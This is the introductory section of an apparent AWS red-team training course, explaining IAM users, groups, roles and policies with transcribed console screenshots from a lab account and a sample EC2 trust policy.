



Multi-Cloud Red Team Analyst (MCRTA) : AWS




Red Teaming in AWS Cloud Environment


1. Introduction to AWS Cloud
2. Authentication Methods
3. CLI Based Enumeration
4. Red Team Ops in AWS Cloud

1. Introduction to AWS Cloud

1.1 AWS Cloud Architecture



1.2 AWS Cloud Services :




1.3 Identity and Access Management

IAM:

- AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.


AWS IAM allows:

1. Manage IAM users, groups and their access.
2. Manage IAM roles and their permissions.
3. Manage federated users and their permissions.



A. Users

- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.




The screenshot shows the AWS IAM console interface. The left sidebar contains navigation links for Identity and Access Management (IAM), including Dashboard, Access management (User groups, Users, Roles, Policies, Identity providers, Account settings), Access reports (Access analyzer, Archive rules, Analyzers, Settings, Credential report, Organization activity, Service control policies (SCPs)), and a search bar. The main content area displays the 'Users' page, showing a list of 11 users. The table includes columns for User name, Groups, Last activity, MFA, Password age, and Active key age. The users listed are Automation, AWS-Account-Admin@atomic-nuclear.site, detection, ec2-admin, emp00, emp01, emp02, emp03, manish@atomic-nuclear.site, and Readonly-user.

	User name	Groups	Last activity	MFA	Password age	Active key age
<input type="checkbox"/>	Automation	None	51 days ago	None	None	69 days ago
<input type="checkbox"/>	AWS-Account-Admin@atomic-nuclear.site	lab-grp	86 days ago	None	204 days ago	100 days ago
<input type="checkbox"/>	detection	None	54 days ago	None	None	-
<input type="checkbox"/>	ec2-admin	lab-grp	165 days ago	None	None	165 days ago
<input type="checkbox"/>	emp00	lab-grp	Never	None	None	-
<input type="checkbox"/>	emp01	devops and developer	Never	None	None	Now
<input type="checkbox"/>	emp02	developer	Never	None	None	Now
<input type="checkbox"/>	emp03	None	Never	None	None	-
<input type="checkbox"/>	manish@atomic-nuclear.site	None	Never	None	204 days ago	204 days ago
<input type="checkbox"/>	Readonly-user	None	77 days ago	None	None	160 days ago

B. Groups

- An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users




The screenshot shows the AWS IAM console interface. The left sidebar contains the 'Identity and Access Management (IAM)' menu with options like Dashboard, Access management, User groups, Users, Roles, Policies, Identity providers, and Account settings. The main content area is titled 'User groups (3)' and includes a search bar, a refresh button, a delete button, and a 'Create group' button. Below this is a table listing the user groups.

<input type="checkbox"/>	Group name	Users	Permissions	Creation time
<input type="checkbox"/>	developer	2	Defined	1 minute ago
<input type="checkbox"/>	devops	1	Defined	1 minute ago
<input type="checkbox"/>	lab-grp	3	Not defined	8 minutes ago

C. Roles

- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- IAM roles are associated with AWS services such as EC2, RDS etc.



Identity and Access Management (IAM)

Search IAM

Dashboard

Access management

- User groups
- Users
- Roles**
- Policies
- Identity providers
- Account settings

Access reports

- Access analyzer
- Archive rules
- Analysts
- Settings
- Credential report
- Organization activity
- Service control policies (SCPs)

Roles (13) Info


An IAM role is an identity you can create that has specific permissions with credentials that are valid for short durations. Roles can be assumed by entities that you trust.

Search

<input type="checkbox"/>	Role name	Trusted entities	Last act...
<input type="checkbox"/>	Admin-role-for-lambda-func	AWS Service: lambda	166 days a
<input type="checkbox"/>	assumeroles-role	Account: 999909936336	-
<input type="checkbox"/>	AWSServiceRoleForOrganizations	AWS Service: organizations (Service-Linked Role)	20 days a
<input type="checkbox"/>	AWSServiceRoleForSSO	AWS Service: sso (Service-Linked Role)	20 days a
<input type="checkbox"/>	AWSServiceRoleForSupport	AWS Service: support (Service-Linked Role)	-
<input type="checkbox"/>	AWSServiceRoleForTrustedAdvisor	AWS Service: trustedadvisor (Service-Linked Role)	-
<input type="checkbox"/>	Custom-SSORole	Identity Provider: arn:aws:iam::294170659659:saml-provider/AWSSSO_9eca570d5e1bc442_DO_NOT_DELE...	-
<input type="checkbox"/>	ec2-role	AWS Service: ec2	-
<input type="checkbox"/>	EC2ReadOnlyAccess	AWS Service: ec2	195 days a
<input type="checkbox"/>	Lambda-FullAccessRole	AWS Service: lambda	166 days a
<input type="checkbox"/>	lambda-function-role	AWS Service: lambda	-



IAM Role has trusted entity to EC2. So EC2 can assume this role.



The screenshot shows the AWS IAM console interface. The left sidebar contains the 'Identity and Access Management (IAM)' menu with options like Dashboard, Access management, Roles, Policies, and Access reports. The main content area displays the details for the 'ec2-role'. The 'Summary' section shows the role's creation date, ARN, and last activity. The 'Trust relationships' tab is selected, showing a single trusted entity (EC2) with a policy snippet.

Summary

Creation date	March 25, 2022, 02:23 (UTC+05:30)	ARN	arn:aws:iam::294170659659:role/ec2-role
Last activity	None	Maximum session duration	1 hour

Trust relationships

Trusted entities

Entities that can assume this role under specified conditions.

```

1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "",
6       "Effect": "Allow",
7       "Principal": {
8         "Service": "ec2.amazonaws.com"
9       },
10      "Action": "sts:AssumeRole"
11    }
12  ]
13 }
```

D. Policies

- IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- Policies can be attached to IAM identities (users, groups or roles) or AWS resources.

← → ↺

us-east-1.console.aws.amazon.com/iamv2/home#/policies

aws

Services

Search for services, features, blogs, docs, and more

[Alt+S]

🔔

🔒

Global ▾

Atomic Nuclear ▾

Identity and Access Management (IAM)

Search IAM

Dashboard

Access management

User groups

Users

Roles

Policies

Identity providers

Account settings

Access reports

Access analyzer

Archive rules

Analyzers

Settings

Credential report

Organization activity

Service control policies (SCPs)

IAM > Policies

Policies (931) Info

A policy is an object in AWS that defines permissions.

🔄

Actions ▾

Create Policy

Filter policies by property or policy name and press enter

<

1

2

3

4

5

6

7

...

47

>


⚙️

	Policy name ▾	Type ▾	Used as ▾	Description
<input type="radio"/>	<input type="checkbox"/> aws-iam-restriction	Customer managed	None	
<input type="radio"/>	<input type="checkbox"/> AWSLambdaBasicExecutionRole-5e1f5b9e-0059-492d-a49c-0d4f7f60c023	Customer managed	Permissions policy (1)	
<input type="radio"/>	<input type="checkbox"/> full-admin-policy	Customer managed	Permissions policy (1)	AWS Administrat
<input type="radio"/>	<input type="checkbox"/> Splunk_Policy	Customer managed	Permissions policy (1)	Policy creation
<input type="radio"/>	<input type="checkbox"/> AWSDirectConnectReadOnlyAccess	AWS managed	None	Provides read o
<input type="radio"/>	<input type="checkbox"/> AmazonGlacierReadOnlyAccess	AWS managed	None	Provides read o
<input type="radio"/>	<input type="checkbox"/> AWSMarketplaceFullAccess	AWS managed	None	Provides the ab
<input type="radio"/>	<input type="checkbox"/> ClientVPNServiceRolePolicy	AWS managed	None	Policy to enable
<input type="radio"/>	<input type="checkbox"/> AWSSSODirectoryAdministrator	AWS managed	None	Administrator a
<input type="radio"/>	<input type="checkbox"/> AWSIoT1ClickReadOnlyAccess	AWS managed	None	Provides read o
